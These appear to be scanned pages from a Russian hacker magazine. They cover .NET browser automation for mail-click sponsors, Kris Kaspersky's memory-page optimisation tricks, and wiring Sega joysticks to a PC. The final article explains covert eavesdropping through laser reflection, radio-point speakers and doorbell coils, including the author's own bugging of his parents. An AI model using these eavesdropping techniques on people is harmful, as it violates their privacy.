domain=rambler.ru&login=твой_логин&
passw=твой_пасс
```

Отброшу рассуждения насчет безопасности такой авторизации, скажу лишь, что запуск твоей проги можно легко замутить одним кликом. Поскольку спонсоры шлют письма на почту, таким вот нехитрым способом можно сделать автоматическую авторизацию, после чего начать поиск необходимых ссылок в полученном html-контенте.

ЗАКЛЮЧЕНИЕ

Основываясь на объектной модели HTML в .NET, можно соорудить много вкусных и полезных вещей — не только написать что-то типа кликера или серфера, но также создать вполне полноценный HTML-парсер или HTML-эдитор, наколбасить отслеживание загрузки и анализ подозрительных скриптов, да мало ли, чему еще можно найти применение! Например, организовать полноценную работу с с ActiveX-контролами, для чего в .NET Framework существует стандартный и документированный подход. Средствами .NET SDK или Visual Studio генерируем сборку, в которой будет создана обертка для ActiveX-контрола, представляющая его в виде .NET контрола. Так можно сгенерировать обертку и для контрола Microsoft Internet Explorer WebBrowser и использовать функциональность браузера веб-страниц в своих программах. Если хочешь, чтобы что-то было сделано, как следует, сделай это сам. Кстати, посмотри такой вариант «обертки» на http://rsdn.ru/article/files/dotnet/WebBrowser.xml, который создал Олег Михайлик (ему принадлежат слова «Копирайт — не копирайт, а уважение имейте» :)).




КЛИКНИ НА ГАЗ!
on-line гонки на www.maxi-racing.ru

CORSA OPC

СТАРТ УЖЕ БЛИЗКО
СЛЕДИ ЗА ИГРОЙ НА САЙТЕ WWW.MAXI-RACING.RU

ALPINE® представляет on-line игру

WWW.MAXI-RACING.RU
MAXI RACING


Главный приз Opel Corsa

Многочисленные призы от Alpine

Maxi Racing - это виртуальный мир гонок на твоем компьютере!
Хочешь обладать самым крутым гоночным автомобилем? Значит - Maxi Racing для тебя!


В игре у тебя есть возможность купить авто, доработать его по полной и продать дороже, а на вырученные деньги купить новую тачку, ещё круче. Но самое главное: побеждаешь в игре - побеждаешь в реальности! Каждый месяц новые призы! Ты можешь выиграть компоненты Car Audio & Mobile Media от Alpine, страховку Росно на свое авто.
А в конце года лучший получит реальный автомобиль - Opel Corsa!

MAXI RACING. ИГРАЙ И ВЫИГРЫВАЙ!
Все подробности игры на сайте www.maxi-racing.ru и www.maxi-tuning.ru









КРИС КАСПЕРСКИ

ТРЮКИ ОТ КРЫСА

Прожорливость современных программ обгоняет темпы роста объемов оперативной памяти бюджетных компьютеров. Потому все вокруг тормозит и высаживается на конкретную измену. Как уменьшить потребности программ в памяти, увеличив их в размерах? Шутки в сторону! Чем больше «весит» программа, тем меньше памяти она потребляет. Вот такая, с позволения сказать, практическая магия программирования.

01 Группируем функции

Имеем цикл, вызывающий *10h* функций, каждая из которых имеет размер *100h* байт. Вопрос: сколько памяти мы потребляем (за вычетом стека, кучи и кода самого цикла)? Казалось бы, очевидный ответ (*10h x 100h = 1000h*) далек от истины, как Гонконг от Гондураса. Память выделяется дискретным образом, и величина кванта адресного пространства равна одной странице (*1.000h* байт). Допустим, каждая из функций расположена в «своей» странице, тогда операционной системе придется держать в памяти *10h* страниц (*10h x 1000h = 10000h == 65.536* байт памяти).

Но это нам еще повезло. Если одна или более функций пересекают страничную границу, потребности в памяти пропорционально возрастают и, в худшем случае, удваиваются. То есть, десять *100h*-байтовых функций реально «отъедают» *10000h == 131072* байт памяти.

Отсюда следует: большое количество крохотных функций приносит больше вреда, чем пользы, и серьезно напрягает подсистему памяти. Как оптимизировать программу? Очень просто. Группировать часто употребляемые функции так, чтобы они располагались как можно ближе друг к другу. Другими словами, необходимо стремиться к наиболее плотному заполнению страниц, не оставляя в них «дыр», заполненных посторонним кодом.

Компиляторы располагают функции в порядке их объявления (если речь идет об одном *.c* файле), а сами *.c* файлы транслируются в *.obj*, собираемые линкером. Линкер может объединять файлы в порядке их перечисления в командной строке или же сортировать их по алфавиту. Словом, полагаться на него нельзя и, прежде чем нашпиговать библиотеку ворохом крохотных функций, неплохо бы задуматься: а нужно нам это или нет? Быть может, функции лучше реализовать по месту их использования?

А как быть, если разные части программы используют разные наборы функций и оптимально сгруппировать их никак не получается? Очень просто — достаточно продублировать некоторые функции так, чтобы получилось несколько независимых компактных групп. И хотя совокупные потребности в памяти при этом возрастут, количество страниц, находящихся в каждый момент в оперативной памяти, сократится, а остальные будут вытеснены на диск.

Аналогично обстоят дела и с ветвлениями. Рассмотрим вполне типичный код:


ПРИМЕР ТИПИЧНОГО ВЕТВЛЕНИЯ

```
if(expression)
{   // ветка 1
…
   // много строк кода
…
}
else
{   // ветка 2
…
   // много строк кода
…
}
```

Допустим, ветка К (любая из двух) выполняется намного чаще другой. Что это означает? А то, что значительная часть кода будет бесцельно болтаться в оперативной памяти и операционная система не сможет вытеснить ее на диск, поскольку она находится в тех же страницах, что и полезный код. Ситуация разрешается очень просто — ветка К выносится в отдельную функцию, расположенную совершенно в другом месте, но рядом с теми функциями, которые она вызывает.

Довольно простой трюк, не так ли? При катастрофической нехватке оперативной памяти он увеличивает производительность в сотни (!) раз. Диск практически перестает дергать файлом подкачки, и код исполняется на крейсерской скорости.

Хотя на системах с избытком памяти, за счет дублирования функций для создания локальных изолированных групп, ситуация будет обратной и потребности в памяти все-таки возрастут (по причине дублирования!), но производительность ничуть не упадет. С какого перепугу ей падать, ведь свободная память есть.



02 Группируем данные

Чем данные отличаются от кода? С точки зрения менеджера памяти — ничем. Следовательно, они тоже должны группироваться по правилу: данные, используемые рядом (в коде), следует располагать в пределах одной страницы памяти. Рассмотрим ситуацию: мы имеем цикл, использующий три переменные типа `int`: `k`, `m` и `n`, но, волею судьбы, они оказались расположенными в трех разных страницах памяти, а между ними находятся редко используемые буфера данных. И что же? Вместо `3*sizeof(int)` наша программа потребляет `3*sizeof(PAGE) == 12` Кбайт памяти! Над таким КПД посмеялся бы и паровой двигатель. К сожалению, наши возможности по расположению переменных в памяти ограничены. Компиляторы имеют тенденцию размещать локальные переменные в стеке в порядке обращения к ним, а не объявления их в программе. Поэтому нижеследующий код просто ужасен (а вовсе не потому, что в нем используется «опасная» с точки зрения переполнения функция `gets`):

ПРИМЕР КОДА, ПОТРЕБЛЯЮЩЕГО ВДВОЕ БОЛЬШЕ СТЕКОВОЙ ПАМЯТИ, ЧЕМ ОЖИДАЛОСЬ

```
int a, sum=0; char buf[4096];
printf("tell me your name:"); gets(buf);
for (a = 0; a < 100; a++) sum += 0;
```

Забудем об оптимизирующих компиляторах (которые в данном конкретном случае разместят переменные a и sum в регистрах) и будем рассуждать, что происходит в общем случае. Компилятор видит первую используемую переменную sum и кладет ее на стек, затем он видит обращение к `buf` и располагает ее за sum, после чего очередь доходит и до переменной a. Поскольку размер буфера равен 4 Кбайтам, то переменные a и sum гарантированно попадают в разные страницы. Цикл for требует целых 8 Кбайт стековой памяти, что вдвое превышает фактический размер кадра стека, выделенный под локальные переменные!

Вот так ситуация... Причем, никакая перегруппировка переменных ситуации не изменяет, так как их порядок определяется самим компилятором. Кстати, ранние версии MS VC предпочитают размещать сначала массивы, а затем скалярные переменные (в нашем случае переменные a и sum, возможно, окажутся рядом, — что хорошо. Но никаких гарантий, что это действительно произойдет, у нас нет; к тому же, переменные могут оказаться рассечены границей страницы так, что одна попадет в одну страницу, а другая — в другую). Последние версии MS VC и GCC для борьбы с переполнениями изменили тактику и стали размещать буфера за скалярными переменными, предотвращая затирание указателей. Короче, бардак сплошной. Каждый компилятор поступает, как ему захочется, и управы на них нет никакой.

А как же структуры? Вот ключ к вратам оптимизации! Порядок членов структуры компилятор изменять не имеет права и, если нам нужно, чтобы переменные a и sum располагались рядом, имеет смысл создать специальную структуру, в которую мы это дело разместим.

То же самое относится и к динамической памяти. Вместо того, чтобы выделять `10h` блоков по `100h` байт, рискуя, что менеджер кучи разбросает их по всему адресному пространству, лучше запросить `1000h` байт одним куском и сложить туда наши блоки памяти. Теперь они гарантированно будут рядом.

03 Перемещаемые элементы

Динамические библиотеки никогда не знают, по какому адресу они будут загружены, и потому должны сохранять свою работоспособность независимо от базового адреса загрузки. Существовало два пути решения проблемы. Базирование (то есть создание перемещаемого кода, вычисляющего все адреса относительно базового адреса, обычно сохраняемого в некотором регистре общего назначения) и fixup'ы (они же перемещаемые элементы) — когда все абсолютные адреса корректируются системой в процессе загрузки файла в память. Конечно, это занимает некоторое время и требует места для размещения таблицы fixup'ов, но... эффективная реализация позиционно-независимого кода на x86-процессорах невозможна, и такой код будет тормозить всегда, в отличие от fixup'ов, тормозящих лишь на стадии загрузки файла в память. Microsoft выбрала второй путь решения проблемы. Создатели UNIX-систем, кстати говоря, тоже.

«Тоже мне, открытие Африки», хмыкнет иной читатель. Это же в любом учебнике по программированию написано. Однако там не сказано, что при совместном использовании динамических библиотек разными программами все они должны быть загружены по одним и тем же адресам. В противном случае модификация перемещаемых элементов задействует механизм copy-on-write, «расщепляющий» все модифицируемые страницы и предоставляющий каждому процессу, использующему данную DLL, «свою» копию, что вполне логично, но слишком расточительно с точки зрения использования памяти.

UNIX-компиляторы выносят все перемещаемые элементы в специальную секцию, предотвращая модификацию основного кода. Действительно, если у нас есть программа со `100h` перемещаемыми элементами и все эти элементы находятся в различных страницах, то каждый процесс потребует `sizeof(PAGE) x 100h == 1000h x 100h == 100.000h == 1 048 576` байт памяти, то есть целый мегабайт. А ведь в реальной динамической библиотеке количество перемещаемых элементов намного больше `100h`.

Как быть? Да очень просто! Не использовать перемещаемых элементов. Другими словами — никаких абсолютных адресов, только относительные. Вызов функции в Си практически всегда происходит по относительным адресам (если только программист принудительно не получил ее адрес и не записал его в указатель на функцию), и потому 99% перемещаемых элементов составляют глобальные и статические переменные. Как избавиться от них? Достаточно использовать API-функции локальной памяти потока (поиск TLS по MSDN). Потребности в памяти тут же сокращаются на много мегабайт.



ДОЛИН СЕРГЕЙ
/ DLINYJ@REAL.XAKEP.RU /

OLD SCHOOL GAMES

Подключаем джойстики от консолей к компьютеру

Ты закоренелый олдскульщик и не жалуешь новомодных течений в играх. В игровом мире ты признаешь только 8-ми и 16-ти битные приставки. Но заморачиваться с подключением к телику, поиском картриджей уже настолько лень, что приставка покрылась пылью. Да и те, с кем ты играл раньше, ныне живут далеко, и единственная связь с ними — через интернет. Если все это так, то сегодняшняя статья написана для тебя!

КОНЦЕПЦИЯ

Холодным февральским вечером делать было нечего, и решили мы порубиться с товарищем Di Halt в Sega. Но вот незадача, камрад Ди живет в Челябинске, а я в Москве. Единственное, что у нас есть для связи — это интернет. Начали думать, что делать. Как выяснилось, проблемой задавались не мы одни, и давно уже придумана система сетевой игры на эмуляторе Sega. Лезем на ресурс http://bit16.ru, ищем в разделе «Эмуляторы» софтинку к приставке **Sega Mega Drive 2**, ака **Gens32 Surreal v1.72** (весит больше всех). На этом же сайте можно скачать ROM-ы.

Сразились мы на клавиатуре, но я понял, что ощущения от игры совершенно не те. Порыскав в закромах, нашел сеговский джойстик и начал шерстить интернет в поисках переходника для компьютера. И оказалось, такие вещи существуют!

НЕОБХОДИМЫЙ СОФТ И ЖЕЛЕЗО

Вариантов подключения джойстика существует много, но лично у меня заработал только один, наиболее простой и требующий минимального количества деталей. Его и рассмотрим.

Сначала скачаем программу-драйвер. Лежит она тут — barmentalisk.narod.ru/prog/xyzmodeb.rar. Скачал? Распаковывай софтинку и запускай. Там пощелкай кнопочки и увидишь схему распайки. Из деталей тебе понадобятся два 9-ти и 25-ти пиновых разъема типа «папа», девятижильный кабель и корпуса. В качестве многожильного провода можно использовать старый провод от монитора или принтера. Во втором случае, кстати, можно оставить разъем LPT и подпаивать только соответствующие проводки. У меня валялся переходник с узкого на широкий COM-порт, где все было, кроме одного разъема. Он был типа «мама» и его пришлось заменить «папой». Забегая вперед, скажу, что провод оказался восьмижильным, и девятую жилу я пустил снаружи. Отдельно отмечу, что по этой схеме на LPT-порт ты можешь подключить сразу два джойстика. У меня джойстик был только один, посему рассмотрим «одиночное» подключение. Второй джойстик ты и сам по аналогии сумеешь впаять в наше устройство.

ИЗГОТОВЛЕНИЕ

Сборка переходника столь проста, что собрать его может каждый.

Если взглянуть на разъем с той стороны, куда подпаиваются провода, можно увидеть номера ножек, на которые нужно подпаиваться. Теперь берем наш многожильный шнур и зачищаем по девять проводов, с двух сторон. Хватаем разъем, в который будет вставляться джойстик, и подпаиваем, к примеру, красный провод к первой ножке.

Теперь возьмем второй конец шнура и тот же красный проводок подпаиваем уже ко второй ножке разъема ЛПТ-порта. Далее запаиваем все по схеме, которая заботливо прилагается к программе драйвера. Проверяем. Лично у меня после проверки выяснилось, что один проводок я не запаял, потому что, как уже говорилось, провод попался восьмижильный. Пришлось в корпусах разъемов прожечь дырку и пропустить провод снаружи. Рекомендую внимательно пройтись по всей схеме и проверить каждый запаянный провод, ибо ошибка может привести к выгоранию материнской платы. Если все верно, то собираем разъемы в корпус, подключаем через него к компьютеру джойстик и запускаем софтину-драйвер.




Исходники

Необходимые разъемы


Готовый переходник


Запайка всех проводов



Настройка джойстика

FAQ или что да как





А вот и список серверов загрузился

1. Запустил и не пойму что делать, куда нажимать ? Сначала настраиваем видео-вывод. «System → Video → Render-Interpolated 25% Scanline». Если во время сетевой игры появляются «тормоза», можно попробовать выбрать режим, менее требовательный к ресурсам.

2. У меня **джойстик не пашет**! Что за фигня? Джойстик от Сеги, эмулятор от Сеги… и не пашет! Доктор, где ошибка? Настраиваем управление. «System → Option → Joypads». Тут надо определиться, кто из участников будет Player1, а кто — Player2. Player1 в своих настройках управления выставляет «Port1-Controller connected-pad | Port2-Controller connected-teamplayer». Player2, соответственно, «Port1-Controller connected-teamplayer | Port2-Controller connected-pad». Далее переназначим управление на наш джойстик. Жмем «Redefine keys» для нужного порта. В появившемся окошке определяем соответствие между кнопками виртуального и нашего джойстика.

3. Так, **а игра-то где**? Я ее в каталог с эмулятором бросил, а на экране ее нет! Подгружаем образ игры. «Storage A».

4. Прошел Galaxians в «мортал комбате» уже три раза. Хочу теперь с Серегой из Владика в пинг-понг поиграть, не пойму, как вообще можно играть по Сети в «сегу».
Суть та же, как с «квейком»: играем через серверы, коих множество. Вы оба запускаете у себя игру, затем коннектитесь к одному серверу, кто-то создает игру, кто-то присоединяется и понеслась! Такая организация позволяет играть, несмотря на NAT и прочие заморочки, поскольку прямого коннекта «тачка-тачка» нету.


5. Не вижу я Multiplayer. Куда нажимать насяльника? «Tools → Netplay». Появляется окно сетевого клиента Kaillera. Загружается список серверов. Твой друг и ты сравниваете списки и находите сервер, до которого у вас одинаковый пинг, выбираете его, жмете «Connect». Дальше кто-то из вас создает игру — «Create new game», что приводит к появлению списка, в котором нужно выбрать образ игры. Лично у меня список был какой-то глючный, но на работоспособности это не отразилось. В это время второй игрок может початиться с аборигенами сервера или вообще начать играть с ними, устав ждать тебя :). Но как только он увидит, что ты создал игру, он выберет ее в списке запущенных игр и нажмет «Join». После радостного воссоединения можно нажать «Start game» и насладиться чудом наших дней — Sega internet play.

☒ НАСТРОЙКА И ИСПОЛЬЗОВАНИЕ

Теперь для тестирования запусти блокнот. Если ты все спаял правильно, то при нажатии кнопок джойстика в блокноте должны печататься назначенные в программе клавиши. Их можно переназначать. Я сразу сделал себе те клавиши, которыми играл в эмуляторе. Назначаем клавиши джойстику (аналогичные пипки — эмулятору), затем качаем любимые ромы старых игрушек и наслаждаемся.

☒ ИТОГ

Неделю я игрался в любимые сеговские игры. Прошел Sonic Hedgehog, **Mortal Kombat** и много других игрушек детства. Но не стоит останавливаться на достигнутом! Я уже переделал себе джойстик от Dendy и нахожусь в процессе переделки отличного кейпада от Sony Playstation. Играйте и выигрывайте, олдскульщики!





АРТЕМИЙ «DI HALT» ИСЛАМОВ
/ DI_HALT@MAIL.RU /

СТАРШИЙ БРАТ СМОТРИТ НА ТЕБЯ!

Технологии тотальной прослушки

Здравствуй, мой нелегальный друг. Паяешь злобные скиммеры по ночам? А может, ты просто молодой гик, тянущийся к знаниям и не боящийся включать в сферу своих интересов разные щекотливые темы? В любом случае, ты обмениваешься инфой с коллегами и прекрасно знаешь, что самый надежный способ — это разговор с глазу на глаз. Только помни, что и у стен есть уши.

☒ ДЖЕДАЙСКИЙ МЕТОД

Новомодный способ, широко разрекламированный в голливудских фильмах. Суть в том, что на прослушиваемую комнату наводят лазерный луч так, чтобы он отразился от стекол. Отраженный зайчик ловят фотоэлементом, выдающим напряжение в зависимости от освещения. Лазер обычно инфракрасного диапазона, поэтому его не видно невооруженным глазом. Под действием звука в комнате начинают дрожать стекла, а эта малейшая дрожь отклоняет луч лазера настолько, что отраженный зайчик пляшет по поверхности фотоэлемента. На выходе появляется напряжение, равное по форме звуковому сигналу, его-то и записывают с умным видом суровые дяди из ЦРУ.

Метод неплох, но омрачается тем, что стоить налепить на стекло что-либо поглощающее колебания, например, резину, как эффективность способа сходит на нуль. Также можно приклеить на окно обычный динамик от сабвуфера и гнать через него какую-либо мерзкую попсу на небольшой громкости, чем достигается двойной эффект — шумовой источник маскирует реальные разговоры, а попса вызовет взрыв мозга у проклятых шпионов. Впрочем, «джедайский метод» сложен в реализации, поэтому применяется редко. Есть способы куда проще.

☒ ГОД 1984-Й ИЛИ ТЕЛЕКРАН КАЖДЫЙ ДОМ

В тоталитарном мире, обрисованном Оруэллом в рассказе «1984», в каждом помещении стоял телекран — своеобразный телевизор, в котором с утра до вечера крутилась пропаганда. Самое интересное, что телекран работал в обе стороны и с другого конца сидели дяди из госбезопасности, которые через телекраны отслеживали всех, кто попадал в поле зрения. Короче, на нары загреметь было проще простого.

Сказка ложь — да в ней намек! Телекран ничего тебе не напоминает? Что стоит на кухне почти у каждого и с утра до вечера вещает какую-то муть? Правильно, радиоточка! Открою тебе страшный секрет — она может, подобно Оруэлловскому изобретению, работать в обе стороны. Если не веришь, проверь экспериментально. В радиоточке обычно стоит совковый динамик и развязывающий трансформатор. Трансформатор служит для защиты от пробоя высоким напряжением, а вот динамик может работать как микрофон. Ничего, кроме самого динамика, для этого не нужно. Достаточно подрубить динамик напрямую в линейный вход компа и можно заюзать его как микрофон. А если тупо соединить напрямую два одинаковых динамика, например, из старых китайских колонок, то получится отличное переговорное устройство, не требующее для своей работы батареек и работающее по двум проводам на существенное расстояние (мы кидали лапшу на жутких скрутках почти на 50 метров, и было слышно все отлично). Работает это просто: ты говоришь в динамик, его диффузор колеблется и передает колебания катушке, катушка колеблется около магнита, и в ней возникает ток. Ток идет по проводам во второй динамик и начинает колебать там диффузор, а он, соответственно, издает звук. Элементарно!

Немудрено, что в темные пятидесятые годы столько народу загремело в лагеря за антисоветскую пропаганду. И дело даже не столько в стукачах из ближайшего окружения, сколько в том, что все разговоры обычно проходили на кухне, а кухня прослушивается радиоточкой на ура. Даже мудрить ничего не надо!

Я как-то в детстве, ради прикола, решил побаловаться подобной техникой и прослушать кухонный треп моих родителей. Проследил, где по квартире идет лапша радиотрансляционной линии, оборвал ее (все равно на это радио мало кто обращает внимание) и подключил к усилителю. В качестве усилка у меня на раз сработала старая китайская колонка, из которой я выкинул трансформатор и всю схему питания от розетки, а вместо этого засунул аккумулятор на двенадцать вольт от UPS'а. В звуковом шнуре объединил правый и левый канал и прикрутил его напрямую к радиоточке. Опаньки — все попытки скрыть от меня ряд семейных тайн с шумом провалились.



Что, засуетился? Стал прислушиваться к тому, вещает у тебя радиоточка или нет? Слушай, не слушай — не поможет. Да, в самом простом случае шпионажа радиоточку надо отсоединять от трансляционной сети и вешать на усилок, но есть и способ прослушивать, не прекращая вещания. Он, правда, технически несколько сложней, но его тоже можно реализовать в домашних условиях. Схему я тебе не дам, девайс тоже не покажу, даже не проси. А вот принцип расскажу, как говорится, на пальцах. Короче, вне зависимости от того, вещает радиоточка или нет, внешние звуки также вызывают колебания динамика и генерацию слабых токов в линии. Только на фоне мощного сигнала трансляции они практически незаметны. Тут на выручку злыдням приходит старина операционный усилитель, с помощью которого можно взять и из суммарного сигнала (трансляция плюс голоса на кухне) в линии после радиоточки вычесть сигнал трансляции, взятый до радиоточки. Остаток усилить тем же операционным усилителем... и все, можно слушать и записывать компромат.

☒ ВРАГ ПРИТАИЛСЯ У ДВЕРИ!

Ну, с радиоточкой все ясно — практически любой звуковоспроизводящий девайс является обратимым, так что она изначально под подозрением и подлежит уничтожению сапогом особо крупного калибра. Но в среднестатистической квартире есть немало других девайсов, обладающих микрофонным эффектом. Важно, чтобы у прибора была катушка и колеблющийся возле нее магнит или наоборот. Например, дверные звонки, состоящие из двух металлических пластин и молоточка между ними. Издают они такой мелодичный «бом-бом», когда нажимаешь и отпускаешь кнопку звонка. Прикол в том, что в свободном состоянии якорь молоточка слегка подпружинен и упирается в нижнюю пластину. Пластина резонирует от окружающих звуков и передает колебания молоточку. Якорь молоточка имеет небольшую остаточную намагниченность и, когда он колеблется возле катушки, в катушке возникают электрические колебания, равные звуковым. Их можно смело снимать с кнопки звонка и загонять в усилитель. Все — секреты идут открытым текстом!

Но это все пассивные методы. Они позволяют воспользоваться микрофонным эффектом лишь немногих предметов. Да и качество звучания, и чувствительность оставляет желать лучшего. Куда более эффективной является активная прослушка — по принципу модуляции.

☒ МОДУЛЯЦИЯ ЭТО ПРОСТО!

Слышал ли ты когда-нибудь такой термин, как «модуляция»? Наверняка, слышал, но если не понимал его значения, — не беда. Сейчас растолкую в деталях.

Итак, модуляция — это процесс наложения аналогового сигнала на несущую частоту для последующей передачи или преобразования каким-либо способом. Например, по радиоволнам. Модуляция может быть амплитудной или частотной, обозначается, соответственно, аббревиатурами AM и FM. Знакомые буковки, да? Вот и узнаешь, как радио работает.

Для начала нам нужна несущая частота. Пусть это будет обыкновенная синусоида — частотой, например, 1 килогерц. Таким образом, в дело пойдет переменное напряжение, меняющееся по синусоиде от плюса к минусу со скоростью тысячу раз в секунду. А также аналоговый сигнал, изменяющий свое напряжение, например, от нуля до трех вольт совершенно произвольным образом (но не чаще чем пятьсот раз в секунду).

Если взять сумматор и сложить эти два сигнала вместе так, чтобы на выходе величина колебаний несущей синусоиды зависела от величины аналогового сигнала, то мы получим самую обыкновенную амплитудную модуляцию. Заодно ясно, почему частота несущей должна быть выше частоты изменения входного сигнала — чтобы несущая успевала отрабатывать изменения сигнала без существенных искажений.

